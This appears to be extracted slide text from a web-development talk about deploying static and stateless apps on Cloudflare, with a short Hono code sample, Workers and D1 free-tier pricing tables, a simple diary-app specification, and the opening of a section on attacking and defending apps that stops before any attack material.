
I can use it without the internet.




I can deploy it to a cloud provider in seconds.



I'm using free cloud services from Cloudflare.



Cloudflare publishes it and handles TLS encryption.




TLS = Transport Layer Security (the “s” in “https”)

It becomes accessible from the public internet.



This is really easy for my cloud provider, Cloudflare.



Cloudflare will also serve **stateless dynamic** apps.

```
import { Hono } from "hono";
const app = new Hono();

app.get("/random", (c) =>
  c.html("<h1>Random page: " + Math.random() + "</h1>")
);


export default app;
```

This creates a different HTML page on every request.


```
c.html("<h1>Random page: " + Math.random() + "</h1>")
```



This creates a different HTML page on every request.



Stateless dynamic apps are also easy to scale.



That is why Cloudflare can offer Workers cheaply.

Workers

Users on the Workers Paid plan have access to the Standard usage model. Workers Enterprise accounts are billed based on the usage model specified in their contract. To switch to the Standard usage model, contact your Account Manager.

	Requests ^{1, 2}	Duration	CPU time
Free	100,000 per day	No charge for duration	10 milliseconds of CPU time per invocation
Standard	10 million included per month +\$0.30 per additional million	No charge or limit for duration	30 million CPU milliseconds included per month +\$0.02 per additional million CPU milliseconds Max of 5 minutes of CPU time per invocation (default: 30 seconds) Max of 15 minutes of CPU time per Cron Trigger or Queue Consumer invocation

¹ Inbound requests to your Worker. Cloudflare does not bill for [subrequests](#) you make from your Worker.

² Requests to static assets are free and unlimited.

That is why Cloudflare can offer Workers cheaply.

	Requests ^{1, 2}	Duration	CPU time
Free	<u>100,000 per day</u>	No charge for duration	10 milliseconds of CPU time per invocation
Standard	10 million included per month +\$0.30 per <u>additional million</u>	No charge or limit for duration	30 million CPU milliseconds included per month +\$0.02 per additional <u>million</u> CPU milliseconds

And remember our **static** approach?

² Requests to static assets are free and unlimited.

Unfortunately, database services are not so generous.

Cloudflare D1

Create new serverless SQL databases to query from your Workers and Pages projects.




Workers Free

Rows read 5 million /
day

Rows written 100,000 / day

Storage (per GB
stored) 5 GB (total)

Stateful dynamic content is hard to keep synced.



Takeaway Prefer *static* apps over *dynamic* or *stateful* ones.

Part 3 of 4: Creating an App

Assume a Systems Engineer gives you this.

Specification

Create/update a diary entry with a form

Load diary on load

Protect the diary as sensitive


Don't spend any money

Cross-device sync not needed


Feel free to follow along.




You build the app with 1 file in 2 minutes.



You deploy it on Cloudflare in under a minute.



Now it's on the public internet.



Takeaway Its free and easy to put a *static* app online.

However, ~online~ is a dangerous place.

Part 4 of 4: Attacking and Defending an App

Web developers write code for two places.

Backend (servers)

- Host an API over HTTP
- Store data on disks
- Run native software

Frontend (browsers; clients)

